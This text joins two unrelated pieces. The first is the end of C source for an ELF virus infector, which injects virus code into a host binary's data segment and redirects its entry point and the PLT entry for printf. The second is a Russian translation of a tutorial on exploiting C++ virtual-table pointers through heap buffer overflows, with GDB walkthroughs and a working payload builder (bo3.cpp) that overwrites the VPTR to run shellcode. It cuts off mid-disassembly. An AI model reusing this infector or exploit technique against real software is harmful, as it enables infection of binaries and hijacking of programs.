    if (rel == NULL) {
        perror("malloc");
        exit(1);
    }

    if (lseek(fd, shdr->sh_offset, SEEK_SET) != shdr->sh_offset) {
        perror("lseek");
        exit(1);
    }

    if (read(fd, rel, shdr->sh_size) != shdr->sh_size) {
        perror("read");
        exit(1);
    }

    relp = rel;

    for (i = 0; i < shdr->sh_size; i += sizeof(Elf32_Rel)) {
        if (ELF32_R_SYM(relp->r_info) == sym) {
            *plt = relp->r_offset;
            *offset = relp - rel;
            printf("offset %i\n", *offset);
            return;
        }
        ++relp;
    }

    *plt = -1;
    *offset = -1;
}

void find_rel(
    int *plt,
    int *offset,
    int fd,
    const char *string,

```

```

    Elf32_Ehdr *ehdr, Elf32_Shdr *shdr,
    const char *sh_function
)
{
    Elf32_Shdr *shdrp = shdr;
    int sym;
    int i;

    sym = get_sym_number(fd, ehdr, shdr, sh_function);
    if (sym < 0) {
        *plt = -1;
        *offset = -1;
        return;
    }

    for (i = 0; i < ehdr->e_shnum; i++) {
        if (!strcmp(&string[shdrp->sh_name], ".rel.plt")) {
            do_rel(plt, offset, fd, shdrp, sym);
            return;
        }

        ++shdrp;
    }

void infect_elf(
    char *host,
    char *(*get_virus)(void),
    int (*init_virus)(int, int, int, int, int, int),
    int len,
    const char *sh_function
)
{
    Elf32_Ehdr ehdr;
    Elf32_Shdr *shdr, *strtabhdr;
    Elf32_Phdr *phdr;
    char *pdata, *sdata;
    int move = 0;
    int od, fd;
    int evaddr, text_start = -1, plt;
    int sym_offset;
    int bss_len, addlen;
    int offset, pos, oshoff;
    int plen, slen;
    int i;
    char null = 0;
    struct stat stat;
    char *string;
        char tempname[8] = "vXXXXXX";

    fd = open(host, O_RDONLY);
    if (fd < 0) {
        perror("open");
        exit(1);
    }

    /* read the ehdr */

    if (read(fd, &ehdr, sizeof(ehdr)) < 0) {
        perror("read");
        exit(1);
    }

    do_elf_checks(&ehdr);

    /* modify the virus so that it knows the correct reentry point */

    printf("host entry point: %x\n", ehdr.e_entry);

    /* allocate memory for phdr tables */

```

```

□pdata = (char *)malloc(plen = sizeof(*phdr)*ehdr.e_phnum);
□if (pdata == NULL) {
□□perror("malloc");
□□exit(1);
□}

/* read the phdr's */

□if (lseek(fd, ehdr.e_phoff, SEEK_SET) < 0) {
□□perror("lseek");
□□exit(1);
□}

□if (read(fd, pdata, plen) != plen) {
□□perror("read");
□□exit(1);
□}
□phdr = (Elf32_Phdr *)pdata;

/* allocated memory if required to accomodate the shdr tables */

□sdata = (char *)malloc(slen = sizeof(*shdr)*ehdr.e_shnum);
□if (sdata == NULL) {
□□perror("malloc");
□□exit(1);
□}

/* read the shdr's */

□if (lseek(fd, oshoff = ehdr.e_shoff, SEEK_SET) < 0) {
□□perror("lseek");
□□exit(1);
□}

□if (read(fd, sdata, slen) != slen) {
□□perror("read");
□□exit(1);
□}

□strtabhdr = &((Elf32_Shdr *)sdata)[ehdr.e_shstrndx];

□string = (char *)malloc(strtabhdr->sh_size);
□if (string == NULL) {
□□perror("malloc");
□□exit(1);
□}

□if (lseek(
□□fd, strtabhdr->sh_offset, SEEK_SET
□) != strtabhdr->sh_offset) {
□□perror("lseek");
□□exit(1);
□}

□if (read(fd, string, strtabhdr->sh_size) != strtabhdr->sh_size) {
□□perror("read");
□□exit(1);
□}

□find_rel(
□□&plt, &sym_offset,
□□fd,
□□string,
□□&ehdr,
□□(Elf32_Shdr *)sdata,
□□sh_function
□);
□if (plt < 0) {
□□printf("No dynamic function: %s\n", sh_function);
□□exit(1);
□}

```

```

for (i = 0; i < ehdr.e_phnum; i++) {
    if (phdr->p_type == PT_LOAD) {
        if (phdr->p_offset == 0) {
            text_start = phdr->p_vaddr;
        } else {
            if (text_start < 0) {
                fprintf(stderr, "No text segment??\n");
                exit(1);
            }

            /* is this the data segment ? */
#ifdef DEBUG
            printf("Found PT_LOAD segment...\n");
            printf(
                "p_vaddr:0x%x\n"
                "p_offset:%i\n"
                "p_filesz:%i\n"
                "p_memsz:%i\n"
                "\n",
                phdr->p_vaddr,
                phdr->p_offset,
                phdr->p_filesz,
                phdr->p_memsz
            );
#endif
            offset = phdr->p_offset + phdr->p_filesz;
            bss_len = phdr->p_memsz - phdr->p_filesz;

            if (init_virus != NULL)
                init_virus(
                    plt, sym_offset,
                    text_start, phdr->p_vaddr,
                    phdr->p_memsz,
                    ehdr.e_entry
                );

            ehdr.e_entry = phdr->p_vaddr + phdr->p_memsz;

            break;
        }
    }

    phdr++;
}

/* update the shdr's to reflect the insertion of the virus */

addlen = len + bss_len;

shdr = (Elf32_Shdr *)sdata;

for (i = 0; i < ehdr.e_shnum; i++) {
    if (shdr->sh_offset >= offset) {
        shdr->sh_offset += addlen;
    }

    shdr++;
}

/*
 * update the phdr's to reflect the extension of the data segment (to
 * allow virus insertion)
 */

phdr = (Elf32_Phdr *)pdata;

for (i = 0; i < ehdr.e_phnum; i++) {
    if (phdr->p_type != PT_DYNAMIC) {
        if (move) {
            phdr->p_offset += addlen;
        } else if (phdr->p_type == PT_LOAD && phdr->p_offset) {

```

```

/* is this the data segment ? */

phdr->p_filesz += addlen;
phdr->p_memsz += addlen;

#ifdef DEBUG
printf("phdr->filesz: %i\n", phdr->p_filesz);
printf("phdr->memsz: %i\n", phdr->p_memsz);
#endif
move = 1;
}
}

phdr++;
}

/* update ehdr to reflect new offsets */

if (ehdr.e_shoff >= offset) ehdr.e_shoff += addlen;
if (ehdr.e_phoff >= offset) ehdr.e_phoff += addlen;

    if (fstat(fd, &stat) < 0) {
        perror("fstat");
        exit(1);
    }

/* write the new virus */

    if (mktemp(tempname) == NULL) {
        perror("mktemp");
        exit(1);
    }

od = open(tempname, O_WRONLY | O_CREAT | O_EXCL, stat.st_mode);
if (od < 0) {
    perror("open");
    exit(1);
}

if (lseek(fd, 0, SEEK_SET) < 0) {
    perror("lseek");
    goto cleanup;
}

if (write(od, &ehdr, sizeof(ehdr)) < 0) {
    perror("write");
    goto cleanup;
}

    if (write(od, pdata, plen) < 0) {
        perror("write");
        goto cleanup;
    }
    free(pdata);

    if (lseek(fd, pos = sizeof(ehdr) + plen, SEEK_SET) < 0) {
        perror("lseek");
        goto cleanup;
    }

if (copy_partial(fd, od, offset - pos) < 0) goto cleanup;

for (i = 0; i < bss_len; i++) write(od, &null, 1);

if (write(od, get_virus(), len) != len) {
    perror("write");
    goto cleanup;
}

if (copy_partial(fd, od, oshoff - offset) < 0) goto cleanup;
    if (write(od, sdata, slen) < 0) {

```

```

        perror("write");
        goto cleanup;
    }
    free(sdata);

    if (lseek(fd, pos = oshoff + slen, SEEK_SET) < 0) {
        perror("lseek");
        goto cleanup;
    }

    if (copy_partial(fd, od, stat.st_size - pos) < 0) goto cleanup;

    if (rename(tempname, host) < 0) {
        perror("rename");
        exit(1);
    }

    if (fchown(od, stat.st_uid, stat.st_gid) < 0) {
        perror("chown");
        exit(1);
    }

    □free(string);

    □return;

cleanup:
    □unlink(tempname);
    □exit(1);
}

int main(int argc, char *argv[])
{
    □if (argc != 2) {
        □□fprintf(stderr, "usage: infect-data-segment filename\n");
        □□exit(1);
    }

    infect_elf(
        argv[1],
        get_virus, init_virus,
        sizeof(v),

    □□"printf"
        );

    □exit(0);
}
<-->

```

EOF

Взлом C++ VPTR

Автор: r1x

Введение

На сегодняшний день существует широко известный набор техник, описывающих, как эксплуатировать переполнения буфера в программах, написанных преимущественно на С. Хотя язык С используется повсеместно, мы всё чаще наблюдаем программы, написанные и на C++. Большинство техник, применимых в С, работают и в C++, однако C++ открывает нам новые возможности в отношении переполнений буфера — главным образом благодаря использованию объектно-ориентированных технологий. Мы рассмотрим одну из таких возможностей, используя компилятор GNU C++ на x86-системе под управлением Linux.

Краткие сведения о C++

Определим «класс» как структуру, содержащую данные и набор функций (называемых «методами»). На основе определения класса можно создавать переменные, называемые «объектами». В качестве примера рассмотрим следующую программу (bo1.cpp):

```
#include <stdio.h>
#include <string.h>

class MyClass
{
    private:
        char Buffer[32];
    public:
        void SetBuffer(char *String)
        {
            strcpy(Buffer, String);
        }
        void PrintBuffer()
        {
            printf("%s\n", Buffer);
        }
};

void main()
{
    MyClass Object;

    Object.SetBuffer("string");
    Object.PrintBuffer();
}
```

Эта небольшая программа определяет класс MyClass с двумя методами:

- 1) Метод SetBuffer(), заполняющий внутренний буфер класса (Buffer).
- 2) Метод PrintBuffer(), выводящий содержимое этого буфера.

Затем мы объявляем объект Object на основе класса MyClass. Сразу заметим, что метод SetBuffer() использует *крайне опасную* функцию для заполнения Buffer — strcpy()...

В данном упрощённом примере применение объектно-ориентированного программирования не даёт особых преимуществ. Однако одним из наиболее часто используемых механизмов ООП

является механизм наследования. Рассмотрим следующую программу (bo2.cpp), использующую наследование для создания двух классов с различными методами `PrintBuffer()`:

```
#include <stdio.h>
#include <string.h>

class BaseClass
{
private:
    char Buffer[32];
public:
    void SetBuffer(char *String)
    {
        strcpy(Buffer, String);
    }
    virtual void PrintBuffer()
    {
        printf("%s\n", Buffer);
    }
};

class MyClass1:public BaseClass
{
public:
    void PrintBuffer()
    {
        printf("MyClass1: ");
        BaseClass::PrintBuffer();
    }
};

class MyClass2:public BaseClass
{
public:
    void PrintBuffer()
    {
        printf("MyClass2: ");
        BaseClass::PrintBuffer();
    }
};

void main()
{
    BaseClass *Object[2];

    Object[0] = new MyClass1;
    Object[1] = new MyClass2;

    Object[0]->SetBuffer("string1");
    Object[1]->SetBuffer("string2");
    Object[0]->PrintBuffer();
    Object[1]->PrintBuffer();
}
```

Эта программа создаёт два различных класса (`MyClass1`, `MyClass2`), производных от класса `BaseClass`. Оба отличаются поведением при выводе (метод `PrintBuffer()`). Каждый имеет собственный метод `PrintBuffer()`, но оба вызывают исходный `PrintBuffer()` из `BaseClass`. Далее функция `main()` объявляет массив из двух указателей на объекты класса `BaseClass`, созданные как экземпляры `MyClass1` и `MyClass2` соответственно. После этого вызываются методы `SetBuffer()` и `PrintBuffer()` для обоих объектов. Запуск программы даёт следующий результат:

```
rix@pentium:~/BO> bo2
MyClass1: string1
MyClass2: string2
rix@pentium:~/BO>
```

Теперь мы наглядно видим преимущество ООП: одинаковые вызовы `PrintBuffer()` работают с двумя разными классами! Это и есть результат применения виртуальных методов. Виртуальные методы позволяют переопределять версии методов базовых классов либо определять методы абстрактных базовых классов в производных классах. Если не объявить метод виртуальным, компилятор разрешит вызов на этапе компиляции («статическое связывание»). Чтобы разрешить вызов во время выполнения (поскольку он зависит от класса объектов в массиве `Object[]`), метод `PrintBuffer()` необходимо объявить «виртуальным». Тогда компилятор применит динамическое связывание и вычислит адрес вызова в процессе выполнения программы.

C++ VPTR

Теперь рассмотрим механизм динамического связывания подробнее на примере класса `BaseClass` и его производных.

Компилятор сначала обрабатывает объявление `BaseClass`. Первым делом он резервирует 32 байта для поля `Buffer`. Затем читает объявление метода `SetBuffer()` (не виртуального) и напрямую присваивает соответствующий адрес в коде. Наконец, он читает объявление метода `PrintBuffer()` (виртуального). В этом случае вместо статического связывания применяется динамическое: в классе резервируются 4 байта под указатель. В итоге получается следующая структура:

```
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVVV
```

Где: В — байт буфера `Buffer`; V — байт указателя.

Этот указатель называется «VPTR» (виртуальный указатель) и указывает на запись в массиве указателей на функции. Те, в свою очередь, указывают на методы класса. Для каждого класса существует одна `VTABLE`, содержащая указатели на все виртуальные методы. Схематически это выглядит так:

```
Object[0]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBVVV
                                     +===
                                     |
+-----+
|
+--> VTABLE_MyClass1: IIIIIIIIIIPPPP

Object[1]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBWWWW
                                     +===
                                     |
+-----+
|
+--> VTABLE_MyClass2: IIIIIIIIIIIQQQQ
```

Где: В — байт `Buffer`; V — байт VPTR, указывающего на `VTABLE_MyClass1`; W — байт VPTR, указывающего на `VTABLE_MyClass2`; I — различные информационные байты; P — байт указателя на метод `PrintBuffer()` класса `MyClass1`; Q — байт указателя на метод `PrintBuffer()` класса `MyClass2`.

Если бы существовал третий объект класса `MyClass1`, например:

```
Object[2]: BBBBBBBBBBBBBBBBBBBBBBBBBBBBVVV
```

VVVV указывал бы на `VTABLE_MyClass1`.

Заметим, что VPTR расположен после нашего буфера в памяти процесса. Поскольку буфер заполняется с помощью `strcpy()`, несложно сделать вывод: переполнение буфера позволяет добраться до VPTR!

ПРИМЕЧАНИЕ: По результатам тестов под Windows выяснилось, что Visual C++ 6.0 помещает VPTR в начало объекта, что препятствует использованию данной техники. GNU C++, напротив, помещает VPTR в конец объекта — что нам и нужно.

Анализ VPTR с помощью GDB

Теперь рассмотрим этот механизм подробнее с применением отладчика. Скомпилируем программу и запустим GDB:

```
rix@pentium:~/BO > gcc -o bo2 bo2.cpp
rix@pentium:~/BO > gdb bo2
GNU gdb 4.17.0.11 with Linux support
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) disassemble main
Dump of assembler code for function main:
0x80485b0 <main>:      pushl   %ebp
0x80485b1 <main+1>:      movl    %esp,%ebp
0x80485b3 <main+3>:      subl    $0x8,%esp
0x80485b6 <main+6>:      pushl   %edi
0x80485b7 <main+7>:      pushl   %esi
0x80485b8 <main+8>:      pushl   %ebx
0x80485b9 <main+9>:      pushl   $0x24
0x80485bb <main+11>:     call    0x80487f0 <__builtin_new>
0x80485c0 <main+16>:     addl    $0x4,%esp
0x80485c3 <main+19>:     movl    %eax,%eax
0x80485c5 <main+21>:     pushl   %eax
0x80485c6 <main+22>:     call    0x8048690 <__8MyClass1>
0x80485cb <main+27>:     addl    $0x4,%esp
0x80485ce <main+30>:     movl    %eax,%eax
0x80485d0 <main+32>:     movl    %eax,0xffffffff8(%ebp)
0x80485d3 <main+35>:     pushl   $0x24
0x80485d5 <main+37>:     call    0x80487f0 <__builtin_new>
0x80485da <main+42>:     addl    $0x4,%esp
0x80485dd <main+45>:     movl    %eax,%eax
0x80485df <main+47>:     pushl   %eax
0x80485e0 <main+48>:     call    0x8048660 <__8MyClass2>
0x80485e5 <main+53>:     addl    $0x4,%esp
0x80485e8 <main+56>:     movl    %eax,%eax
0x80485ea <main+58>:     movl    %eax,0xffffffffc(%ebp)
0x80485ed <main+61>:     pushl   $0x8048926
0x80485f2 <main+66>:     movl    0xffffffff8(%ebp),%eax
0x80485f5 <main+69>:     pushl   %eax
0x80485f6 <main+70>:     call    0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:     addl    $0x8,%esp
0x80485fe <main+78>:     pushl   $0x804892e
0x8048603 <main+83>:     movl    0xffffffffc(%ebp),%eax
0x8048606 <main+86>:     pushl   %eax
0x8048607 <main+87>:     call    0x80486c0 <SetBuffer__9BaseClassPc>
0x804860c <main+92>:     addl    $0x8,%esp
0x804860f <main+95>:     movl    0xffffffff8(%ebp),%eax
0x8048612 <main+98>:     movl    0x20(%eax),%ebx
0x8048615 <main+101>:    addl    $0x8,%ebx
0x8048618 <main+104>:    movswl  (%ebx),%eax
0x804861b <main+107>:    movl    %eax,%edx
0x804861d <main+109>:    addl    0xffffffff8(%ebp),%edx
0x8048620 <main+112>:    pushl   %edx
0x8048621 <main+113>:    movl    0x4(%ebx),%edi
0x8048624 <main+116>:    call    *%edi
0x8048626 <main+118>:    addl    $0x4,%esp
0x8048629 <main+121>:    movl    0xffffffffc(%ebp),%eax
0x804862c <main+124>:    movl    0x20(%eax),%esi
0x804862f <main+127>:    addl    $0x8,%esi
```

```

0x8048632 <main+130>: movswl (%esi),%eax
0x8048635 <main+133>: movl %eax,%edx
0x8048637 <main+135>: addl 0xffffffffc(%ebp),%edx
0x804863a <main+138>: pushl %edx
0x804863b <main+139>: movl 0x4(%esi),%edi
0x804863e <main+142>: call *%edi
0x8048640 <main+144>: addl $0x4,%esp
0x8048643 <main+147>: xorl %eax,%eax
0x8048645 <main+149>: jmp 0x8048650 <main+160>
0x8048647 <main+151>: movl %esi,%esi
0x8048649 <main+153>: leal 0x0(%edi,1),%edi
0x8048650 <main+160>: leal 0xffffffffc(%ebp),%esp
0x8048653 <main+163>: popl %ebx
0x8048654 <main+164>: popl %esi
0x8048655 <main+165>: popl %edi
0x8048656 <main+166>: movl %ebp,%esp
0x8048658 <main+168>: popl %ebp
0x8048659 <main+169>: ret
0x804865a <main+170>: leal 0x0(%esi),%esi
End of assembler dump.

```

Разберём подробно, что делает функция `main()`:

```

0x80485b0 <main>:      pushl %ebp
0x80485b1 <main+1>:     movl %esp,%ebp
0x80485b3 <main+3>:     subl $0x8,%esp
0x80485b6 <main+6>:     pushl %edi
0x80485b7 <main+7>:     pushl %esi
0x80485b8 <main+8>:     pushl %ebx

```

Программа создаёт стековый фрейм, резервирует 8 байт на стеке (это наш локальный массив `Object[]`, содержащий два указателя по 4 байта: `Object[0]` по смещению `0xffffffff8(%ebp)` и `Object[1]` по смещению `0xffffffffc(%ebp)`), затем сохраняет регистры.

```

0x80485b9 <main+9>:      pushl $0x24
0x80485bb <main+11>:     call 0x80487f0 <__builtin_new>
0x80485c0 <main+16>:     addl $0x4,%esp

```

Программа вызывает `__builtin_new`, который резервирует на куче 0x24 (36 байт) для `Object[0]` и возвращает адрес выделенной области в EAX. Эти 36 байт — 32 байта для буфера и 4 байта для VPTR.

```

0x80485c3 <main+19>:     movl %eax,%eax
0x80485c5 <main+21>:     pushl %eax
0x80485c6 <main+22>:     call 0x8048690 <__8MyClass1>
0x80485cb <main+27>:     addl $0x4,%esp

```

Здесь адрес объекта (из EAX) помещается на стек, после чего вызывается функция `__8MyClass1` — конструктор класса `MyClass1`. Важно заметить, что в C++ все методы получают дополнительный «скрытый» параметр — адрес объекта, выполняющего метод (указатель `this`). Рассмотрим инструкции этого конструктора:

```

(gdb) disassemble __8MyClass1
Dump of assembler code for function __8MyClass1:
0x8048690 <__8MyClass1>:      pushl %ebp
0x8048691 <__8MyClass1+1>:     movl %esp,%ebp
0x8048693 <__8MyClass1+3>:     pushl %ebx
0x8048694 <__8MyClass1+4>:     movl 0x8(%ebp),%ebx

```

EBX теперь содержит указатель на 36 зарезервированных байт (указатель `this`).

```

0x8048697 <__8MyClass1+7>:     pushl %ebx
0x8048698 <__8MyClass1+8>:     call 0x8048700 <__9BaseClass>
0x804869d <__8MyClass1+13>:    addl $0x4,%esp

```

Здесь вызывается конструктор класса `BaseClass`:

```

(gdb) disass __9BaseClass
Dump of assembler code for function __9BaseClass:

```

```

0x8048700 <__9BaseClass>:      pushl   %ebp
0x8048701 <__9BaseClass+1>:    movl    %esp,%ebp
0x8048703 <__9BaseClass+3>:    movl    0x8(%ebp),%edx

```

EDX получает указатель на 36 зарезервированных байт (указатель this).

```

0x8048706 <__9BaseClass+6>:    movl    $0x8048958,0x20(%edx)

```

4 байта по адресу EDX+0x20 (=EDX+32) получают значение \$0x8048958. Функция __9BaseClass продолжается ещё немного. Если выполнить:

```

(gdb) x/aw 0x8048958
0x8048958 <_vt.9BaseClass>:    0x0

```

Мы видим, что значение, записанное в EDX+0x20 (VPTR объекта), — это адрес VTABLE класса BaseClass. Возвращаясь к коду конструктора MyClass1:

```

0x80486a0 <__8MyClass1+16>:    movl    $0x8048948,0x20(%ebx)

```

Запись значения 0x8048948 по адресу EBX+0x20 (VPTR). Функция продолжается. Выполним:

```

(gdb) x/aw 0x8048948
0x8048948 <_vt.8MyClass1>:    0x0

```

VPTR перезаписан: теперь он указывает на VTABLE класса MyClass1. Функция main() получает обратно (в EAX) указатель на выделенный объект.

```

0x80485ce <main+30>:          movl    %eax,%eax
0x80485d0 <main+32>:          movl    %eax,0xffffffff8(%ebp)

```

Этот указатель сохраняется в Object[0]. Затем аналогичный механизм применяется для Object[1]. После всей инициализации выполняются следующие инструкции:

```

0x80485ed <main+61>:          pushl   $0x8048926
0x80485f2 <main+66>:          movl    0xffffffff8(%ebp),%eax
0x80485f5 <main+69>:          pushl   %eax

```

На стек помещаются адрес 0x8048926 и значение Object[0] (указатель this). Проверим адрес 0x8048926:

```

(gdb) x/s 0x8048926
0x8048926 <_fini+54>:         "string1"

```

По этому адресу находится строка "string1", которую SetBuffer() скопирует в Buffer.

```

0x80485f6 <main+70>:          call    0x80486c0 <SetBuffer__9BaseClassPc>
0x80485fb <main+75>:          addl    $0x8,%esp

```

Вызывается метод SetBuffer() класса BaseClass. Примечательно, что вызов SetBuffer является статическим связыванием (метод не виртуальный). То же самое применяется для SetBuffer() объекта Object[1].

Чтобы убедиться, что оба объекта корректно инициализированы во время выполнения, расставим следующие точки останова:

- 0x80485c0: получить адрес 1-го объекта.
- 0x80485da: получить адрес 2-го объекта.
- 0x804860f: проверить корректность инициализации объектов.

```

(gdb) break *0x80485c0
Breakpoint 1 at 0x80485c0
(gdb) break *0x80485da
Breakpoint 2 at 0x80485da
(gdb) break *0x804860f
Breakpoint 3 at 0x804860f

```

Запустим программу:

```

Starting program: /home/rix/BO/bo2

```

```
Breakpoint 1, 0x80485c0 in main ()
```

Читаем EAX — там адрес первого объекта:

```
(gdb) info reg eax
eax: 0x8049a70 134519408
```

Продолжаем до следующей точки останова:

```
(gdb) cont
Continuing.
Breakpoint 2, 0x80485da in main ()
```

Адрес второго объекта:

```
(gdb) info reg eax
eax: 0x8049a98 134519448
```

Запускаем конструкторы и методы `SetBuffer()`:

```
(gdb) cont
Continuing.
Breakpoint 3, 0x804860f in main ()
```

Заметим, что оба объекта расположены последовательно в памяти (0x8049a70 и 0x8049a98). Однако $0x8049a98 - 0x8049a70 = 0x28$, то есть между ними вставлено 4 дополнительных байта. Посмотрим на эти байты:

```
(gdb) x/aw 0x8049a98-4
0x8049a94: 0x29
```

Они содержат значение 0x29. За вторым объектом также следуют 4 особых байта:

```
(gdb) x/xb 0x8049a98+32+4
0x8049abc: 0x49
```

Теперь отобразим подробнее внутреннюю структуру каждого объекта (после инициализации):

```
(gdb) x/s 0x8049a70
0x8049a70: "string1"
(gdb) x/a 0x8049a70+32
0x8049a90: 0x8048948 <_vt.8MyClass1>
(gdb) x/s 0x8049a98
0x8049a98: "string2"
(gdb) x/a 0x8049a98+32
0x8049ab8: 0x8048938 <_vt.8MyClass2>
```

Выведем содержимое VTABLE обоих классов:

```
(gdb) x/a 0x8048948
0x8048948 <_vt.8MyClass1>: 0x0
(gdb) x/a 0x8048948+4
0x804894c <_vt.8MyClass1+4>: 0x0
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>: 0x0
(gdb) x/a 0x8048948+12
0x8048954 <_vt.8MyClass1+12>: 0x8048770 <PrintBuffer__8MyClass1>
(gdb) x/a 0x8048938
0x8048938 <_vt.8MyClass2>: 0x0
(gdb) x/a 0x8048938+4
0x804893c <_vt.8MyClass2+4>: 0x0
(gdb) x/a 0x8048938+8
0x8048940 <_vt.8MyClass2+8>: 0x0
(gdb) x/a 0x8048938+12
0x8048944 <_vt.8MyClass2+12>: 0x8048730 <PrintBuffer__8MyClass2>
```

Видим, что метод `PrintBuffer()` является четвёртым в VTABLE наших классов. Далее рассмотрим механизм динамического связывания. Продолжим пошаговое выполнение `main()` с помощью `ni`.

Следующие инструкции:

```
0x804860f <main+95>:    movl    0xffffffff(%ebp),%eax
```

Эта инструкция заставит EAX указывать на первый объект.

```
0x8048612 <main+98>:    movl    0x20(%eax),%ebx
0x8048615 <main+101>:   addl    $0x8,%ebx
```

EBX теперь указывает на третий адрес в VTABLE класса MyClass1.

```
0x8048618 <main+104>:   movswl  (%ebx),%eax
0x804861b <main+107>:   movl    %eax,%edx
```

В EDX загружается слово по смещению +8 в VTABLE.

```
0x804861d <main+109>:   addl    0xffffffff(%ebp),%edx
0x8048620 <main+112>:   pushl   %edx
```

К EDX прибавляется смещение первого объекта, результат (указатель this) помещается на стек.

```
0x8048621 <main+113>:   movl    0x4(%ebx),%edi    // EDI = *(VPTR+8+4)
0x8048624 <main+116>:   call    *%edi             // выполнить код по адресу EDI
```

В EDI помещается 4-й адрес (VPTR+8+4) из VTABLE — адрес метода PrintBuffer() класса MyClass1. Этот метод выполняется. Аналогичный механизм применяется для PrintBuffer() класса MyClass2. Затем main() завершается через RET.

Мы обнаружили «странную обработку»: чтобы указать на начало объекта в памяти, из VPTR+8 читается слово смещения, которое прибавляется к адресу первого объекта. В данном конкретном случае это не имеет значения, поскольку значение по VPTR+8 равно нулю:

```
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>:    0x0
```

Однако эта манипуляция необходима в ряде других ситуаций, и её важно иметь в виду — позже она создаст нам определённые трудности.

Эксплуатация VPTR

Теперь попробуем простым способом воспользоваться переполнением буфера. Для этого нужно:

- Создать собственную VTABLE, адреса в которой указывают на нужный нам код (например, шеллкод).
- Переполнить VPTR так, чтобы он указывал на нашу VTABLE.

Один из способов — разместить нашу VTABLE в начале переполняемого буфера. Затем записать в VPTR значение, указывающее на начало буфера (нашей VTABLE). Шеллкод можно поместить непосредственно после VTABLE в буфере или после значения VPTR, который мы перезапишем.

Если шеллкод помещается после VPTR, необходимо убедиться, что эта область памяти доступна, чтобы не вызвать ошибку сегментации. Это во многом зависит от размера буфера. Буфер достаточно большого размера без проблем вместит VTABLE и шеллкод, исключив риски ошибок сегментации. Напомним, что за каждым из наших объектов следует 4-байтовая последовательность (0x29, 0x49), и мы без проблем можем записать нулевой байт (конец строки) сразу за VPTR.

Для проверки разместим шеллкод непосредственно перед VPTR. Структура буфера будет следующей:

```
+----- (1) ----<-----+
|                               |
|                               |    ==+=
SSSS ..... SSSS .....  B ... CVVVV0
==+=                ==+=    |
```

```

|-----|-----|
+-----(2)---+>-----+

```

Где: V — байты адреса начала нашего буфера; S — байты адреса нашего шеллкода (адрес C ; в данном случае $S = V + \text{смещение VPTR в буфере} - 1$, поскольку шеллкод размещён прямо перед VPTR); B — возможные выравнивающие байты произвольного значения (NOP :)), выравнивающие значение VPTR на VPTR объекта; C — байт шеллкода (в данном случае — байт CC_h , INT 3, вызывающий сигнал SIGTRAP); 0 — байт 00_h , завершающий наш буфер (для функции `strcpy()`).

Количество адресов, которые нужно поместить в начало буфера (SSSS), зависит от того, известен ли нам индекс первого вызываемого метода в VTABLE. Если известен — записываем соответствующий указатель. Если нет — генерируем максимальное число указателей и надеемся, что выполняемый метод обратится к одному из них. Заметим, что класс с 200 методами — явление нечастое ;)

Адрес для VVVV (наш VPTR) зависит главным образом от хода выполнения программы. Следует учесть, что объекты выделены в куче, и точно знать их адреса затруднительно.

Напишем небольшую функцию для формирования буфера. Она принимает 3 параметра:

- BufferAddress — адрес начала переполняемого буфера.
- NAddress — количество адресов в нашей VTABLE.
- VPTROffset — смещение VPTR в буфере.

Код функции `BufferOverflow()`:

```

char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
    char *Buffer;
    unsigned long *LongBuffer;
    unsigned long CCOffset;
    int i;

    Buffer=(char*)malloc(VPTROffset+4);
    // выделяем буфер

    CCOffset=(unsigned long)VPTROffset-1;
    // вычисляем смещение выполняемого кода в буфере

    for (i=0;i<VPTROffset;i++) Buffer[i]='\x90';
    // заполняем буфер байтами 90h (NOP, старая привычка :)))

    LongBuffer=(unsigned long*)Buffer;
    // указатель для записи адресов в VTABLE

    for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset;
    // заполняем VTABLE в начале буфера адресами шеллкода

    LongBuffer=(unsigned long*)&Buffer[VPTROffset];
    // указатель на VPTR

    *LongBuffer=BufferAddress;
    // значение, которым перезаписываем VPTR

    Buffer[CCOffset]='\xCC';
    // наш исполняемый код

    Buffer[VPTROffset+4]='\x00';
    // завершаем буфер нулевым байтом (конец строки)

    return Buffer;
}

```

Теперь вызовем `BufferOverflow()` с параметрами:

- адрес нашего буфера — адрес объекта `Object[0]`;
- 4 записи в VTABLE (поскольку `PrintBuffer()` находится по адресу `VTABLE+8+4`);
- 32 — смещение VPTR.

Результирующий код (bo3.cpp):

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

class BaseClass {
private:
    char Buffer[32];
public:
    void SetBuffer(char *String) {
        strcpy(Buffer,String);
    }
    virtual void PrintBuffer() {
        printf("%s\n",Buffer);
    }
};

class MyClass1:public BaseClass {
public:
    void PrintBuffer() {
        printf("MyClass1: ");
        BaseClass::PrintBuffer();
    }
};

class MyClass2:public BaseClass {
public:
    void PrintBuffer() {
        printf("MyClass2: ");
        BaseClass::PrintBuffer();
    }
};

char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
    char *Buffer;
    unsigned long *LongBuffer;
    unsigned long CCOffset;
    int i;

    Buffer=(char*)malloc (VPTROffset+4+1);

    CCOffset=(unsigned long)VPTROffset-1;
    for (i=0;i<VPTROffset;i++) Buffer[i]='\x90';
    LongBuffer=(unsigned long*)Buffer;
    for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset;
    LongBuffer=(unsigned long*)&Buffer[VPTROffset];
    *LongBuffer=BufferAddress;
    Buffer[CCOffset]='\xCC';
    Buffer[VPTROffset+4]='\x00';
    return Buffer;
}

void main() {
    BaseClass *Object[2];

    Object[0]=new MyClass1;
    Object[1]=new MyClass2;
    Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),4,32));
    Object[1]->SetBuffer("string2");
    Object[0]->PrintBuffer();
    Object[1]->PrintBuffer();
}
```

Компилируем и запускаем GDB:

```
rix@pentium:~/BO > gcc -o bo3 bo3.cpp
rix@pentium:~/BO > gdb bo3
...
(gdb) disass main
Dump of assembler code for function main:
```

```

0x8048670 <main>:      pushl   %ebp
0x8048671 <main+1>:     movl    %esp,%ebp
